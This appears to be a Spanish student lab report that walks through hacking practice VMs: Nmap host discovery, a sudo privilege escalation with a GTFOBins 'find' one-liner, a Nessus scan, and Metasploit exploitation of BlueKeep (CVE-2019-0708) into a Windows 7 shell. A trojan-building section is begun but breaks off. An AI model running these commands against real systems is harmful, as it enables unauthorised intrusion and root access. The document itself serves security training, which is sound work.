



Hackeo, elevación de privilegios, troyano y ataque “Man in the middle”



Pablo Rodríguez Vila


Índice

| | |
|---|----|
| 1- Identificar las máquinas con Nmap y conseguir las IP. | 1 |
| 2- SSH y escalada de privilegios..... | 4 |
| 3- Hackeo y troyano..... | 7 |
| 3.1- Análisis de vulnerabilidades con Nessus | 7 |
| 3.2- Explotación de la máquina Windows 7 | 13 |
| 3.3- Crear troyano y subirlo a Windows7 | 16 |
| 4- Ataque “Man in de middle” | 22 |
| 4.1 Ettercap-graphical | 23 |
| 4.2 Wireshark | 28 |

Máquinas: Kali-1, Kali-2, Windows 7 y Owasp.

Recursos: Conexión SSH, Hackeo, escalada de privilegios, troyano, ataque man in de middle.

Programas: Nmap, GTFOBins, Nessus, Metasploit framework, Wireshark, Ettercap-graphical.



1- Identificar las máquinas con Nmap y conseguir las IP.

- Localizo los Host conectados en mi red con Nmap. Obtengo sus IP y puertos abiertos.

```
└$ sudo nmap -l 192.168.1.1/24
```

- Nos aparece un router y 4 Host en nuestra red:

1º- IP 192.168.1.165

Pertenece a la máquina Kali-1 desde donde haré el ejercicio.

```
Nmap scan report for 192.168.1.165 (192.168.1.165)
Host is up (0.00010s latency).
All 1000 scanned ports on 192.168.1.165 (192.168.1.165) are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)
```

2º- IP 192.168.1.147

Esta máquina es la Kali-2 (Linux Debian).

```
Nmap scan report for 192.168.1.147
Host is up (0.0016s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.5p1 Debian 6+squeeze5 (protocol 2.0)
25/tcp    open  smtp     Exim smptd 4.84
80/tcp    open  http     Apache httpd 2.2.16 ((Debian))
111/tcp   open  rpcbind 2 (RPC #100000)
2049/tcp  open  nfs     2-4 (RPC #100003)
8080/tcp  open  http     nginx 1.6.2
Service Info: Host: debian.localdomain; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

3º- IP 192.168.1.151

Tenemos el puerto 445 “microsoft-ds”, así que es la IP de la máquina Windows 7.

```
Nmap scan report for 192.168.1.151 (192.168.1.151)
Host is up (0.00022s latency).
Not shown: 986 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
554/tcp   open  rtsp
2869/tcp  open  icslap
3389/tcp  open  ms-wbt-server
9090/tcp  open  zeus-admin
10243/tcp open  unknown
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 08:00:27:43:C9:A9 (Oracle VirtualBox virtual NIC)
```

4º- IP 192.168.1.149


Por descarte, pertenece a la máquina OWASP

```


Nmap scan report for 192.168.1.149
Host is up (0.00065s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
143/tcp   open  imap
443/tcp   open  https
445/tcp   open  microsoft-ds
5001/tcp  open  commplex-link
8080/tcp  open  http-proxy
8081/tcp  open  blackice-icecap

```

Por lo tanto el esquema a seguir será el siguiente:



2- SSH y escalada de privilegios.



Primero vamos a crear una conexión ssh entre la máquina kali 1 (IP 192.168.1.165) y la máquina kali 2 (IP 192.168.1.147). Para ello ponemos los siguientes comandos: “ssh -oHostKeyAlgorithms=+ssh-rsa (nombre de usuario)@(IP máquina víctima)”.

```
(kali㉿kali)-[~]
$ ssh -oHostKeyAlgorithms=+ssh-rsa user@192.168.1.147
user@192.168.1.147's password: █
```

Después ponemos la contraseña de la máquina a la que queremos hacer el ssh.

```
(kali㉿kali)-[~]
$ ssh -oHostKeyAlgorithms=+ssh-rsa user@192.168.1.147
user@192.168.1.147's password:
Linux debian 2.6.32-5-amd64 #1 SMP Tue May 13 16:34:35 UTC 2014 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue May 28 14:11:47 2024 from 192.168.1.148
user@debian:~$ █
```

Ahora que ya se ha realizado correctamente la conexión ssh, con el comando “whoami” comprobamos si somos un usuario sin privilegios o un usuario root.

```
user@debian:~$ whoami
user
```

En este caso somos un usuario sin privilegios.

Para la escalada de privilegios vamos a ayudarnos de la página GTFOBins. La buscamos en el Firefox de Linux y entramos en ella.

The screenshot shows a Firefox browser window with the address bar pointing to <https://gtfobins.github.io>. The page title is "GTFOBins". A star icon indicates 10,225 stars. Below the title, a text block says: "GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems." It includes a red "#" logo. Another text block states: "The project collects legitimate [functions](#) of Unix binaries that can be abused to get the *** break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks." A note below says: "It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available." It also mentions that GTFOBins is a collaborative project created by [Emilio Pinna](#) and [Andrea Cardaci](#), where everyone can contribute with additional binaries and techniques. A note for Windows users points to [LOLBAS](#). Below the text are several categories of functions: Shell, Command, Reverse shell, Non-interactive reverse shell, Bind shell, Non-interactive bind shell, File upload, File download, File write, File read, Library load, SUID, Sudo, Capabilities, and Limited SUID. A search bar at the bottom contains the placeholder text: "Search among 390 binaries: <binary> +<function> ...". The main content area lists various binaries with their associated functions:

| Binary | Functions |
|----------------------------------|--|
| 7z | File read, Sudo |
| aa-exec | Shell, SUID, Sudo |
| ab | File upload, File download, SUID, Sudo |
| agetty | SUID |
| alpine | File read, SUID, Sudo |
| ansible-playbook | Shell, Sudo |
| ansible-test | Shell, Sudo |
| aosss | Shell, Sudo |
| apache2ctl | File read, Sudo |
| apt-get | Shell, Sudo |
| apt | Shell, Sudo |
| ar | File read, SUID, Sudo |
| aria2c | Command, File download, Sudo, Limited SUID |
| arj | File write, File read, SUID, Sudo |

Ahora vamos a comprobar si podemos ejecutar algo como root. Para ello ponemos el comando "sudo -l" en la terminal donde hemos hecho la conexión ssh.

```

user@debian:~$ sudo -l
Matching Defaults entries for user on this host:
    env_reset, env_keep+=LD_PRELOAD
User user may run the following commands on this host:
    (root) NOPASSWD: /usr/sbin/iftop
    (root) NOPASSWD: /usr/bin/find
    (root) NOPASSWD: /usr/bin/nano
    (root) NOPASSWD: /usr/bin/vim
    (root) NOPASSWD: /usr/bin/man
    (root) NOPASSWD: /usr/bin/awk
    (root) NOPASSWD: /usr/bin/less
    (root) NOPASSWD: /usr/bin/ftp
    (root) NOPASSWD: /usr/bin/nmap
    (root) NOPASSWD: /usr/sbin/apache2
    (root) NOPASSWD: /bin/more

```

Escogemos una de las rutas absolutas que nos salen. En este caso elegimos la ruta “/usr/bin/find”. Esta ruta nos indica que con ella podemos escalar privilegios.

(root) NOPASSWD: /usr/bin/find

Vamos a la página web de GTObins e introducimos el último directorio de la ruta elegida. En este caso es “find”.

| Binary | Functions |
|----------------------|---|
| find | Shell Command Reverse shell Non-interactive reverse shell Bind shell Non-interactive bind shell File upload File download File write File read Library load SUID Sudo Capabilities Limited SUID |

Entramos en la opción “Sudo” que nos aparece dentro de “Functions”.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo find . -exec /bin/sh \; -quit
```

Ahora escribimos los comandos que nos aparecieron en la página web y los ponemos en la terminal de la Kali pero cambiando “find” por la ruta absoluta que escogimos antes.

Los comandos serían:


“sudo (ruta absoluta) . -exec /bin/sh \; -quit”.

```
user@debian:~$ sudo /usr/bin/find . -exec /bin/sh \; -quit  
sh-4.1# █
```

Comprobamos con el comando “whoami” que ya somos usuario “root”.

```
sh-4.1# whoami  
root
```

3- Hackeo y troyano.



3.1- Análisis de vulnerabilidades con Nessus

Iniciamos el programa Nessus, desde donde buscaremos vulnerabilidades de la máquina Windows 7.

```
└─(kali㉿kali)-[~]  
$ sudo systemctl start nessusd.service
```

Una vez iniciado el programa creamos un escáner seleccionando el símbolo “New Scan” que se encuentra en la parte superior derecha de la pantalla.

This folder is empty. [Create a new scan](#).

Dentro del apartado “vulnerabilities”, seleccionamos “Basic Network Scan”.

Host Discovery
A simple scan to discover live hosts and open ports.

Basic Network Scan
A full system scan suitable for any

Advanced Scan
Configure a scan without using

Advanced Dynamic Scan
Configure a dynamic plugin scan

Malware Scan
Scan for malware on Windows and

Introducimos el nombre de la máquina a escanear (Windows 7) dentro de “Name” y la IP (192.168.1.151) en “Targets”. Despu  s seleccionamos “Save”, situado en la parte inferior de la pantalla.

New Scan / Basic Network Scan

Name: windows7

Description:

Folder: My Scans

Targets: 192.168.1.151

Ya tenemos preparado el escáner de la máquina Windows 7, pulsamos el símbolo de “play” para que se inicie.

El resultado del escaneo nos muestra:

3 vulnerabilidades críticas, 5 graves, 10 medias, 2 bajas y 55 informativas.

Seleccionando “Vulnerabilities” nos detallan las distintas vulnerabilidades.

Scan Details

- Policy: Basic Network Scan
- Status: Completed
- Severity Base: CVSS v3.0
- Scanner: Local Scanner
- Start: Today at 9:16 AM
- End: Today at 9:23 AM
- Elapsed: 7 minutes

Vulnerabilidades críticas:

CVE 2011-0657

Plugin Details

- Severity: Critical
- ID: 53514
- Version: 1.19
- Type: remote
- Family: Windows
- Published: April 21, 2011
- Modified: October 17, 2023

Risk Information

- Vulnerability Priority Rating (VPR): 7.3
- Risk Factor: Critical
- CVSS v2.0 Base Score: 10.0
- CVSS v2.0 Temporal Score: 8.3

Reference Information

MSFT: [MS11-030](#)

BID: [47242](#)

IAVA: 2011-A-0039-S

MSKB: [2509553, 2509553](#)

CVE: [CVE-2011-0657](#)

CVE 2019-0708 (Bluekeep)

The screenshot shows the Tenable Nessus Essentials interface. The left sidebar includes sections for FOLDERS (My Scans, yo, All Scans, Trash), RESOURCES (Policies, Plugin Rules), and Tenable News (Delta Electronics, DIAEnergie CEB.C.exe, Multiple Vul...). The main content area is titled "windows7 / Plugin #125313" and shows a list of "Vulnerabilities" (33). One item is highlighted as "CRITICAL": "Microsoft RDP RCE (CVE-2019-0708) (BlueKeep) (unauthenticated ch...". The "Description" section states: "The remote host is affected by a remote code execution vulnerability in Remote Desktop Protocol (RDP). An unauthenticated, remote attacker can exploit this, via a series of specially crafted requests, to execute arbitrary code." The "Solution" section notes: "Microsoft has released a set of patches for Windows XP, 2003, 2008, 7, and 2008 R2." The "Plugin Details" section provides technical metadata: Severity: Critical, ID: 125313, Version: 1.52, Type: remote, Family: Windows, Published: May 22, 2019, Modified: March 19, 2024. The "VPR Key Drivers" section indicates "Threat Recency: No recorded events".

Reference Information

BID: [108273](#)

CEA-ID: CEA-2020-0129, CEA-2019-0326,

CEA-2019-0700

CISA-KNOWN-EXPLOITED: 2022/05/03

CVE: [CVE-2019-0708](#)

CVE 2004-2761, CVE 2005-4900

The screenshot shows the Tenable Nessus Essentials interface. The left sidebar includes sections for FOLDERS (My Scans, yo, All Scans, Trash), RESOURCES (Policies, Plugin Rules), and Tenable News (Cybersecurity Snapshot: New, Guide Explains How To ...). The main content area displays a vulnerability detail for 'windows7 / Plugin #35291'. The title is 'SSL Certificate Signed Using Weak Hashing Algorithm' (HIGH severity). The 'Description' section states: 'The remote service uses an SSL certificate chain that has been signed using a cryptographically weak hashing algorithm (e.g. MD2, MD4, MD5, or SHA1). These signature algorithms are known to be vulnerable to collision attacks. An attacker can exploit this to generate another certificate with the same digital signature, allowing an attacker to masquerade as the affected service.' The 'Plugin Details' section provides metadata: Severity: High, ID: 35291, Version: 1.33, Type: remote, Family: General, Published: January 5, 2009, Modified: December 15, 2023. The 'VPR Key Drivers' section indicates Threat Recency: No recorded events.

Reference Information

CWE: 310

CERT: 836068

BID: 11849, 33065

CVE: CVE-2004-2761, CVE-2005-4900

CVE 2016-2183

The screenshot shows the Tenable Nessus Essentials interface. The left sidebar includes sections for FOLDERS (My Scans, yo, All Scans, Trash), RESOURCES (Policies, Plugin Rules), and Tenable News (Approach.App, Multiple Vulnerabilities). The main content area displays a vulnerability detail for 'windows7 / Plugin #42873'. The title is 'SSL Medium Strength Cipher Suites Supported (SWEET32)' (HIGH severity). The 'Description' section states: 'The remote host supports the use of SSL ciphers that offer medium strength encryption. Nessus regards medium strength as any encryption that uses key lengths at least 64 bits and less than 112 bits, or else that uses the 3DES encryption suite.' The 'Plugin Details' section provides metadata: Severity: High, ID: 42873, Version: 1.21, Type: remote, Family: General, Published: November 23, 2009, Modified: February 3, 2021. The 'VPR Key Drivers' section indicates Threat Recency: No recorded events.

3.2- Explotación de la máquina Windows 7

Abrimos el programa Metasploit con los comandos “sudo msfdb init && msfconsole”.

```
(kali㉿kali)-[~]
$ sudo msfdb init && msfconsole
[i] Database already started
[i] The database appears to be already configured, skipping initialization
Metasploit tip: Network adapter names can be used for IP options set LHOST
eth0

# cowsay ++
< metasploit >
\  '—'
  (oo)——)
    (—)——
      ||—|| * 

      =[ metasploit v6.4.2-dev
+ -- ---=[ 2408 exploits - 1240 auxiliary - 422 post          ]
+ -- ---=[ 1468 payloads - 47 encoders - 11 nops            ]
+ -- ---=[ 9 evasion                                         ]

Metasploit Documentation: https://docs.metasploit.com/
msf6 > 
```

Buscamos un exploit para la una de las vulnerabilidades críticas que encontramos con el programa Nessus. Elegimos la CVE 2019-0708 (Bluekeep). Para ello ponemos “search cve” seguido de espacio y el número de vulnerabilidad.

```
msf6 > search cve 2019-0708
Matching Modules
=====
#  Name
-  auxiliary/scanner/rdp/cve_2019_0708_bluekeep
CE Check
  1  \_ action: Crash
  2  \_ action: Scan
  3  exploit/windows/rdp/cve_2019_0708_bluekeep_rce
Use After Free
  4  \_ target: Automatic targeting via fingerprinting
  5  \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64)
  6  \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VirtualBox 6)
  7  \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMware 14)
  8  \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMware 15)
  9  \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMware 15.1)
  10 \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Hyper-V)
  11 \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - AWS)
  12 \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)

Interact with a module by name or index. For example info 12, use 12 or use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)'

msf6 > 
```

Elegimos el exploit 3 y lo activamos poniendo “use” seguido del exploit.

```
msf6 > use auxiliary/scanner/rdp/cve_2019_0708_bluekeep
msf6 auxiliary(scanner/rdp/cve_2019_0708_bluekeep) > 
```

Observamos la configuración del exploit poniendo “show options”.

```
msf6 auxiliary(scanner/rdp/cve_2019_0708_bluekeep) > show options
Module options (auxiliary/scanner/rdp/cve_2019_0708_bluekeep):

Name          Current Setting  Required  Description
RDP_CLIENT_IP 192.168.0.100  yes        The client IPv4 address to report during connect
RDP_CLIENT_NAME rdesktop      no         The client computer name to report during connect, UNSET = random
RDP_DOMAIN     no            no         The client domain name to report during connect
RDP_USER       no            no         The username to report during connect, UNSET = random
RHOSTS        yes           yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
PORT          3389          yes        The target port (TCP)
THREADS        1             yes        The number of concurrent threads (max one per host)

Auxiliary action:

Name  Description
Scan  Scan for exploitable targets

View the full module info with the info, or info -d command.
```

Observamos que nos falta por definir la IP de la máquina a explotar (RHOST). Para ello, escribimos los siguientes comandos:

“set RHOST (IP de la máquina Windows 7)”.

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set RHOST 192.168.1.151
RHOST => 192.168.1.151
```

Buscamos las diferentes targets con “show targets”

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show targets
Exploit targets:

Id  Name
--  --
=> 0  Automatic targeting via fingerprinting
  1  Windows 7 SP1 / 2008 R2 (6.1.7601 x64)
  2  Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)
  3  Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 14)
  4  Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15)
  5  Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15.1)
  6  Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Hyper-V)
  7  Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - AWS)
  8  Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)
```

Elegimos la target 2 que es para windows y compatible con la máquina de Virtualbox. Para activarla ponemos “set target” seguido del número que hayamos elegido.

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set target 2
target => 2
```

Revisamos de nuevo las opciones de configuración con “show options” para comprobar que se configuraron la IP de la máquina a explotar y la target elegida.

```

msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show options
Module options (exploit/windows/rdp/cve_2019_0708_bluekeep_rce):
Name      Current Setting  Required  Description
RDP_CLIENT_IP    192.168.0.100   yes      The client IPv4 address to report during connect
RDP_CLIENT_NAME   ethdev        no       The client computer name to report during connect, UNSET = random
RDP_DOMAIN        no           no       The client domain name to report during connect
RDP_USER          no           no       The username to report during connect, UNSET = random
RHOSTS            192.168.1.151  yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT             3389         yes      The target port (TCP)

Payload options (windows/x64/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
EXITFUNC   thread        yes      Exit technique (Accepted: '', seh, thread, process, none)
LHOST      192.168.1.165  yes      The listen address (an interface may be specified)
LPORT      4444         yes      The listen port

Exploit target:
Id  Name
-- 
2  Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)

```

Después vamos a buscar los payloads disponibles para la explotación de la máquina. Para ello escribimos “show payloads”.

```

msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show payloads
Compatible Payloads

```

| # | Name | Disclosure Date | Rank | Check | Description |
|----|---|-----------------|--------|-------|--|
| 0 | payload/generic/custom | . | normal | No | Custom Payload |
| 1 | payload/generic/shell_bind_aws_ssm | . | normal | No | Command Shell, Bind SSM (via AWS API) |
| 2 | payload/generic/shell_bind_tcp | . | normal | No | Generic Command Shell, Bind TCP Inline |
| 3 | payload/generic/shell_reverse_tcp | . | normal | No | Generic Command Shell, Reverse TCP Inline |
| 4 | payload/generic/ssh/interact | . | normal | No | Interact with Established SSH Connection |
| 5 | payload/windows/x64/custom/bind_ipv6_tcp | . | normal | No | Windows shellcode stage, Windows x64 IPv6 Bind TCP Stager |
| 6 | payload/windows/x64/custom/bind_ipv6_tcp_uuid | . | normal | No | Windows shellcode stage, Windows x64 IPv6 Bind TCP Stager with UUID Support |
| 7 | payload/windows/x64/custom/bind_named_pipe | . | normal | No | Windows shellcode stage, Windows x64 Bind Named Pipe Stager |
| 8 | payload/windows/x64/custom/bind_tcp | . | normal | No | Windows shellcode stage, Windows x64 Bind TCP Stager |
| 9 | payload/windows/x64/custom/bind_tcp_rc4 | . | normal | No | Windows shellcode stage, Bind TCP Stager (RC4 Stage Encryption, Metasploit) |
| 10 | payload/windows/x64/custom/bind_tcp_uuid | . | normal | No | Windows shellcode stage, Bind TCP Stager with UUID Support (Windows x64) |
| 11 | payload/windows/x64/custom/reverse_http | . | normal | No | Windows shellcode stage, Windows x64 Reverse HTTP Stager (winhttp) |
| 12 | payload/windows/x64/custom/reverse_https | . | normal | No | Windows shellcode stage, Windows x64 Reverse HTTPS Stager (wininet) |
| 13 | payload/windows/x64/custom/reverse_named_pipe | . | normal | No | Windows shellcode stage, Windows x64 Reverse Named Pipe (SMB Stager) |
| 14 | payload/windows/x64/custom/reverse_tcp | . | normal | No | Windows shellcode stage, Windows x64 Reverse TCP Stager |
| 15 | payload/windows/x64/custom/reverse_tcp_rc4 | . | normal | No | Windows shellcode stage, Reverse TCP Stager (RC4 Stage Encryption, Metasploit) |
| 16 | payload/windows/x64/custom/reverse_tcp_uuid | . | normal | No | Windows shellcode stage, Reverse TCP Stager with UUID Support (Windows x64) |

Elegimos un payload, en este caso el “payload/generic/shell_bind_tcp”.

3 payload/generic/shell_reverse_tcp

Lo activamos poniendo “set payload” seguido del número elegido.

```

msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set payload 2
payload => generic/shell_bind_tcp

```

Nos disponemos a realizar la explotación de la máquina, para ello escribimos el comando “exploit”.

```
[msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > exploit

[*] 192.168.1.151:3389 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.1.151:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[+] 192.168.1.151:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 192.168.1.151:3389 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.151:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 192.168.1.151:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0xfffffa8011e07000, Channel count 1.
[!] 192.168.1.151:3389 - ←———— | Entering Danger Zone | —————→
[*] 192.168.1.151:3389 - Surfing channels ...
[*] 192.168.1.151:3389 - Lobbing eggs ...
[*] 192.168.1.151:3389 - Forcing the USE of FREE'd object ...
[!] 192.168.1.151:3389 - ←———— | Leaving Danger Zone | —————→
[*] Started bind TCP handler against 192.168.1.151:4444
[*] Command shell session 1 opened (192.168.1.148:40255 → 192.168.1.151:4444) at 2024-05-15 16:19:47 -0400

Shell Banner:
Microsoft Windows [Versi_n 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Windows\system32>
```

La explotación funcionó, ya estamos dentro de la máquina windows 7 y lo comprobamos con el comando “ipconfig” comprobando así que estamos con la IP de la máquina víctima.

3.3- Crear troyano y subirlo a Windows7

Abrimos Metasploit en otra terminal con los comandos “`sudo msfdb init && msfconsole`”

Buscamos exploits con multihandler poniendo los comandos “search multi handler”

| Matching Modules | | | | | | |
|--------------------------|---|-----------------|-----------|-------|---|--|
| # | Name | Disclosure Date | Rank | Check | Description | |
| 0 | exploit/linux/local/apt_package_manager_persistence | 1999-03-09 | excellent | No | APT Package Manager Persistence | |
